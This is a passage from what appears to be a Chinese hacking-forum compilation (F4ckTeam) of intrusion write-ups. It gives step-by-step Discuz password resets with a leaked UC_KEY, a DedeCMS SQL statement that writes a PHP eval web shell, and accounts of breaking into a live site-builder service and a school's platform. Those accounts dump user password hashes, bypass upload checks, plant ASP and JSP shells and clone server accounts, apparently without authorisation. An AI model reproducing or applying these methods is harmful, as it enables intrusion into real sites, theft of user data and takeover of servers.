


图 1-1-2



ps:代码仓促编写, 有什么问题请指出。本来打算通过 py2exe 来将其生成 exe, 担心大家怕有后门不敢用, 各位大牛就自己生成一下吧。经过测试在 discuz x2.5、x3、x3.1 下都测试成功。

ps:uc\_key 可以在 discuz 后台中看, 或者是通过泄露的配置文件中获取。

访问 discuz 目录下的 admin.php 登陆后台, 在“站长”->“UCenter 设置”中来查看 uc\_key。如图 1-1-3:



图 1-1-3

参考资料:

- 1、http://pan.baidu.com/s/1bn5qcTT
- 2、http://pan.baidu.com/s/1c0gl5o0

## 二、使用 UC\_KEY 可重置论坛 (除 uid 为 1 的) 任意用户的密码

通过获取到的 UC\_KEY, 即可重置论坛任意用户的密码, 并清除安全提问。注意本重置任意用户密码的方法并不适用于 uid 为 1 的用户 (即管理员), 因为会将本地的管理员用户覆盖, 从而登陆不进去本地搭建的 dz 后台 (重置管理员 uid 为 1 的方法后面讲)。

目标站点: http://192.168.32.101/dz/。管理员 jinglingshu, 建了两个用户 test1 和 test2。uc\_key 为 B4s07bE2n5nef8e2M2F0a3Y8k7G6IeEb70G2Kf1cD0vfO0b1D8pcu6p773E487D9

目标: 重置 test1 的用户口令, 如图 1-1-4:




图 1-1-4

可以看到 test1 用户的 uid 为 2，重置密码的过程如下：

1、本地搭建 dz。在“站长”->“UCenter 设置”中修改 UCenter 设置，然后保存。一定要选择接口方式，且是否允许其他应用的会员在站点激活、是否允许直接激活两项配置开启。

如图 1-1-5：



图 1-1-5

2、点击“工具”->“更新缓存”来更新缓存。然后在“用户”->“添加用户”中添加要重置的用户，如图 1-1-6，1-1-7，1-1-8：



图 1-1-6



图 1-1-7



图 1-1-8

ps:系统提示用户已经存在, 是否在本本地激活, 选择是。

3、查看本地添加的用户信息, 并修改密码和清除安全提问, 如图 1-1-9:



图 1-1-9

4、现在 test1 的用户的密码被修改为 123456, 并清除了安全提问。使用 test1 和 123456 登

陆远程站点, 如图 1-1-10:



图 1-1-10

参考资料:

<http://pan.baidu.com/s/1i3BPpywl>

### 三、使用 UC\_KEY 重置 uid 为 1 的用户的密码

上面的方法不适用于 uid 为 1 的用户, uid 为 1 的用户的密码重置方法如下。

和上面一样, 目标站点信息: <http://192.168.32.101/dz/>。管理员 jinglingshu, 建了两个用户 test1 和 test2。uc\_key 为

B4s07bE2n5nef8e2M2F0a3Y8k7G6leEb70G2Kf1cD0VfO0b1D8pcu6p773E487D9。过程如下:

1、本地搭建 dz。注意, 安装过程中填写的管理员信息时要填写与目标站点一样的用户名, 而不是默认的 admin, 密码则任意, 如图 1-1-11:



图 1-1-11

2、和上面方法一样修改 ucenter 设置。在“站长”->“UCenter 设置”中修改 UCenter 设置, 然后保存。一定要选择接口方式, 且是否允许其他应用的会员在站点激活、是否允许直接激活两项配置开启。点击“工具”->“更新缓存”来更新缓存, 如图 1-1-12:



图 1-1-12

3、修改本地 dz 管理员密码并清除用户安全提问，如图 1-1-13:



图 1-1-13



4、上述操作后，目标站点管理员的口令就会被修改，且清除了用户安全提问。现在用此重置后的密码登陆目标站点后台即可。

如图 1-1-14, 1-1-15:



图 1-1-14



图 1-1-15

ps:上述过程只是总结，是怕自己忘记记录的。没技术含量，大牛勿喷。

(全文完) 责任编辑: 鲨影\_sharow

## 第9节 Dede 后台没有文件管理器时拿 shell 方法

作者: 小小糖

来自: 法客论坛 — F4ckTeam

网址: <http://team.f4ck.org/>

今天搞一个 dede 遇到站长把文件管理器给删掉了，无法上传 php 文件，那只能用下其他的办法来解决了。这个方法不记得是在哪个网站看过的思路，自己实践了下。后台——SQL 命令运器——执行命令：

```
INSERT INTO `dede_myad` (`aid`, `clsid`, `typeid`, `tagname`, `adname`, `timeset`, `starttime`, `endtime`, `normbody`, `expbody`) VALUES
```

```
(2000, 0, 0, 'indexTopBanner1', '首页顶部导航大图-960*60', 0, 1297933028, 1300525028, '<?php file_put_contents("f4ck.php","<?php eval($_POST[nimeimeij]);?>");?>', ''
```

如图 1-4-1:



图 1-4-1

然后访问: [http://site/plus/ad\\_js.php?aid=2000](http://site/plus/ad_js.php?aid=2000) (id 可以自己更换), 文件生成在: </plus/f4ck.php>, 一句话可以自行替换成过狗的, dedecms 最新版本依然可以这样喔!  
(全文完) 责任编辑: 鲨影\_sharow

## 第10节 看程序员怎么玩渗透

作者: phithon

来自: 法客论坛 — F4ckTeam

网址: <http://team.f4ck.org/>

哈哈, 欢迎大家观看程序员日站。平时基本不做这个, 所以遇到各种问题, 还请帮助我解决问题。闲来无事, 看到了一个自助建站的网站, 感觉 10 年前很火的 (我记得我小时候还上过这个网站), 但现在看已经是基本报废状态了。旁站都是在这个网站使用其建站服务的, 所以基本都用的一套系统, 所以就从主站入手。

### 0x01

WVS 扫一下前台, 基本毫无收获, 如图 1-2-1:



图 1-2-1

查一下域名的 whois, 但是在 **ename.com** 上注册的, 完全查不到信息。找到的联系邮箱是一个相当于卖域名的人的邮箱, 绑定了几万个域名……nmap 扫一下端口发现是 IIS6.0, 21、80、1433、3389 都开着。暴力扫一下目录得到了一些东西, 如图 1-2-2:



图 1-2-2

web.rar 肯定是整站的备份, /guanli 当然是后台地址了。于是我当时想, 因为是一个 asp 网站, 所以数据库一般就在备份里。但是一看 web.rar 的大小……1.5G, 我小水管下的太慢, 怎办? 百度网盘离线下载, 如图 1-2-3:



图 1-2-3

下载完成后再直接在百度网盘里解压, 如图 1-2-4:



图 1-2-4

我们就可以任意下载 web.rar 中的东西了。

**0x02**

于是我兴致勃勃地开始在其中找寻大小像一个 access 数据库的文件，可惜没找到，基本都是几十 KB 的。当时我就在想，是不是备份的时候特地把数据库去掉了。我大致了解一下这个网站的目录结构，发现后台居然有两个（长的一样），不过两个后台都不存在万能密码或者弱口令。作为一个程序员，接下来我就喜欢读读它的源码。这种老网站漏洞很多，于是读了第一个文件我才发现……原来数据库是 sqlserver……在配置文件中找到密码，不是 sa 只是一个 dbo，但连接上就读到管理员账号密码了，如图 1-2-5:

ID	User Name	UserPass	UserLevel	xName
2		965eb72c92a549dd	depmanager	100000
46		2ec543efb9c2f1b4	depmanager	100003
2393		965eb72c92a549dd	reguser	100003
2414		22e6032df70ed3bb	depmanager	105481
2415		f5131d11e4901b3f	reguser	105481
2425		831f9d7f272c916	reguser	105481
2430		e470f0cb5581884f	reguser	105481
2441		0ee1e47b99f42b8d	reguser	105481
2445		ee1ecf591fb06d63	reguser	105481
2449		5d27c93dc9e6d573	depmanager	100322
2450		2c75b23dc963c7eb	reguser	100322
2451		9a591f8161605364	reguser	100322
2452		c246f0ad6006d919	reguser	100322
2453		b5422ef7f507a445	reguser	100322
2454		08c87f11b3f9b7f6	reguser	100322
2456		453a94571d350395	reguser	100322
2458		49ba59abbe56e057	reguser	100322
2459		c3a171d716ea2221	reguser	100322
2460		12fb632e2f3e6dbd	reguser	100322
2461		d8d5d3835bb424aa	reguser	100322
2462		7d66bd84022a6d92	reguser	100322
2463		7c8b8f5d0bf70e7e	reguser	100322
2472		08bdbbeed946fc96	reguser	105481
2518		4fb4d4020226d4	reguser	100322

图 1-2-5

还包括所有自助建站的网站的数据库，都可以查看。一下拿到好多裤子，如图 1-2-6:

- 103006
- 103326
- 104115
- 104650
- 105209
- 107579
- 107994
- 109927
- 110174
- 116917
- 120329
- 120334
- 128514
- 175128
- 177434
- 184378
- 233486
- 252336
- 338554
- 357411
- 394237
- 441456

图 1-2-6

顺利解开管理员密码后登陆后台。

### 0x03

因为是 sqlserver 数据库所以不能差异备份。编辑器是自己做的，配置文件我没试。

上传的位置有几个，但问题是上传是服务端白名单验证，上传以后文件重命名了，路径也不能控制。

我再一次产生好奇，下载了上传验证的文件的源码。作为一个程序员，读代码的时候到了：

```
<%
'set upload=new upload_file
filepath="uploadpic/"      '上传路径
set upload=new clsUp      "建立上传对象
upload.NoAllowExt="asp;asa;cer;aspx;cs;vb;js;"      '设置上传类型的黑名单
upload.GetData (3072000)  '取得上传数据,限制最大上传 3M

if upload.form("act")="uploadfile" then
    'filepath="uploadpic/"
    filelx=trim(upload.form("filelx"))
    if cint(filelx)>3 then filelx="1"

    i=0
    for each formName in upload.File
        set file=upload.File(formName)
        fileExt=lcase(file.FileExt)      '得到的文件扩展名不含有.
        if file.filesize<10 then
            response.write "<span style='\"'font-family: 宋体; font-size: 9pt'\"'>请先选择你要上传的文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
            response.end
        end if
        if filelx="1" then
            if fileext<>"gif" and fileext<>"jpg" then
                response.write "<span style='\"'font-family: 宋体; font-size: 9pt'\"'>只能上传 jpg 或 gif 格式的图片! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
                response.end
            end if
            if file.filesize>(300*1024) then
                response.write "<span style='\"'font-family: 宋体; font-size: 9pt'\"'>最大只能上传 300K 的图片文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
                response.end
            end if
        end if
        if filelx="2" then
            if fileext<>"gif" and fileext<>"jpg" and fileext<>"swf" then
                response.write "<span style='\"'font-family: 宋体; font-size: 9pt'\"'>只能上传 jpg、gif 格式的图片或 swf 格式的 Flash 文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
                response.end
            end if
        end if
    end for
end if
```

```

end if
if file.filesize>(300*1024) and fileext<>"swf" then
    response.write "<span style='\"font-family: 宋体; font-size: 9pt\"'>最大只
能上传 300K 的图片文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
    response.end
end if
if file.filesize>(3000*1024) and fileext="swf" then
    response.write "<span style='\"font-family: 宋体; font-size: 9pt\"'>最大只
能上传 3M 的 Flash 文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
    response.end
end if
end if
if filelx="3" then
    if fileext<>"htm" then
        response.write "<span style='\"font-family: 宋体; font-size: 9pt\"'>只能上
传 htm 格式的网页文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
        response.end
    end if
    if file.filesize>(300*1024) then
        response.write "<span style='\"font-family: 宋体; font-size: 9pt\"'>最大只
能上传 300K 的网页文件! [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
        response.end
    end if
end if
end if
dtNow=Now()
randomize
ranNum=int(90000*rnd)+10000
'filename1=year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&."&fileExt
filename1=year(dtNow) & right("0" & month(dtNow),2) & right("0" & day(dtNow),2) &
right("0" & hour(dtNow),2) & right("0" & minute(dtNow),2) & right("0" & second(dtNow),2) & ranNum
&."&fileExt
filename=filepath&filename1

if file.FileSize>0 then          "如果 FileSize > 0 说明有文件数据
    'file.SaveAs Server.mappath(filename)    "保存文件
    upload.SaveToFile formName,Server.mappath(fileName)
    if trim(upload.form("FormName"))="" then
%>

```

其中有一个参数 filelx, 文件类型。

当 filelx=1 的时候, 只允许 gif 和 jpg, 当 filelx=2, 允许 gif、jpg、swf, 当 filelx=3, 只允许 htm。然后就完了, 完了, 没有 else!!

于是改包把 filelx 改成 0, 根本不进入 if 语句, 也就谈不上白名单验证了。

如图 1-2-7:

```
Content-Disposition: form-data; name="file1x"

D
-----432596778412
Content-Disposition: form-data; name="EditName"

logo
-----432596778412
Content-Disposition: form-data; name="FormName"

system
-----432596778412
```

图 1-2-7

兴高采烈地发现上传成功了, 如图 1-2-8:

```
</style><script>window.opener.document.system.logo.value='uploadpic/2014020500515336347.asp'</script>
<script language="javascript">
window.alert("!!!!!! !!!!!!!!!!!!!!!");
window.close();
</script>
```



图 1-2-8

#### 0x04

结果打开发现 404 错误……

我试了一些别的, 比如 txt, 同样在白名单外, 但是却不是 404。我当时就想, 是不是这个目录禁止执行了, 但又读了读代码才发现, 在白名单外还有个黑名单验证。黑名单限制了 asp/asp/asa/cer, 我当时也想不到别的可执行文件, 但因为服务器是 IIS6.0, 可以利用解析漏洞, 但文件被重命名了, 怎么利用解析漏洞呢? 文件虽然重命名了, 但后缀没有重命名! 因为我绕过了白名单验证, 所以后缀名可以任意。如果用 f4ck.asp.gif, 会被重命名成 xxxxx.gif, 但如果用 f4ck.asp.gif, 就重命名成 xxxxx.asp.gif, 如图 1-2-9:

```
-->
</style><script>window.opener.document.system.logo.value='uploadpic/2014020500521835489.asp.gif'</script>
<script language="javascript">
window.alert("!!!!!! !!!!!!!!!!!!!!!");
window.close();
</script>
```



图 1-2-9

因为它是取文件名的倒数第一个“点”后面的内容作为后缀。成功连接, 如图 1-2-10:




图 1-2-10

### 0x05

提权问题比较大, 水平太丑……没有解决……大马上看服务器 IP 是内网, 但 3389 可以连接上(转发了?)。只支持 asp, 不支持 aspx 和 php 和 jsp, 似乎不是虚拟主机, 不能执行命令。wscript.shell 组件没有, shell.application 组件没有, 有个 shell.application.1 组件但用了没效果……没有装 serv-u, ftp 服务器是 Gene6 ftpd 3.10.0 build 2。1433 是 Microsoft SQL Server 2000 8.00.2039.00; SP4。因为不能执行命令, 所以没办法继续了。有大牛能指导。

(全文完) 责任编辑: 鲨影\_sharow

## 第11节 对悠悠校园办公管理平台的一次渗透

作者: 甜甜圈

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

今天朋友发来一个学校网站, 希望能够检测一下。照例打开看看 <http://xxxx.szlg.edu.cn/>, 菜鸟的手法, 大家看看就好了…同时用御剑扫描目录, 发现网站是 jsp 的, 还有其他目录, 这么多目录干脆所有目录都扫一遍, 看看有什么信息, 如图 4-2-1:



图 4-2-1



图 4-2-3

扫完之后御剑一片空白, 如图 4-2-2:




图 4-2-2

什么都没有发现。有点郁闷..转到网站主页来看看有什么可以利用的地方, 如图 4-2-3。

拉到最下面, 居然看到后台 `system/login.jsp`, 果断打开看看, 如图 4-2-4:





图 4-2-4

试了常用的默认密码, admin 登录失败。看到客户端下载。我想下载下来看看源码也不错, 不得不吐槽一下, 如图 4-2-5:



图 4-2-5

下载速度给限制到了 50KB, 70M 下载了半个小时, 我都快忘记了这个网站了, 到百度查查这个网站系统除了登录查找不到其他网站系统信息, 如图 4-2-6:



图 4-2-6

转过头看看下载完成的, 如图 4-2-7:



图 4-2-7

需要安装, 果断不安装...

看下使用说明有没有什么利用的东西, 例如默认登录密码, 如图 4-2-8:



图 4-2-8

运气不错,看到帐号: admin2000,算了一下密码的字符同样是9个。  
确定默认帐号密码就是 admin2000 admin2000。  
随便百度打开个登录试一下,如图 4-2-9:



图 4-2-9

居然进去了,爽歪歪,不过不是目标站。既然登录进来,顺便拿下 shell。  
应该没有过滤上传,随便找个上传的地方。  
头像这个地方,如图 4-2-10:




图 4-2-10

传jsp 一句话,如图 4-2-11:



图 4-2-11

右键属性得到地址,嘿嘿,如图 4-2-12:



图 4-2-12

菜刀连接，如图 4-2-13:




图 4-2-13

没问题，马上转回目标站点，心想应该能简单拿下，来到我们的站点。  
<http://xxxx.szlz.edu.cn/system/login.jsp>，如图 4-2-14:



图 4-2-14

admin2000 登录, 如图 4-2-15:



图 4-2-15

看来管理员改了密码了, 组合了几个密码登录不了, 网站是 jsp 我也不会注入 →\_→, 想想有什么其他好办法 …, 想到刚才不是拿了一个嘛, 来看看源码有什么可以利用的地方, JSP 大部分都是 system 权限 无压力克隆了一个帐号, 如图 4-2-16:



图 4-2-16

进去服务器翻网站, 心想可以通过找数据库的位置 还有编辑器, 翻了一会没看到数据库的痕迹, 看下编辑器, 嘿嘿, 给我翻到 fck 编辑器, 如图 4-2-17:



图 4-2-17

果断复制路径到

<http://xxxxx.szlg.edu.cn/common/fckeditor/editor/filemanager/browser/default/browser.html>

打开上传, 点击上传之后没有反映..没有上传上, 如图 4-2-18:




图 4-2-18

看来 fck 是要放弃了, 继续翻网站, 试过了, 添加帐号 绕过后台这些, 如图 4-2-19:




图 4-2-19

都没有奏效, 如图 4-2-20:



图 4-2-20

不知道怎么没加上, 转去看看其他地方吧.....看到一个上传, 如图 4-2-21:

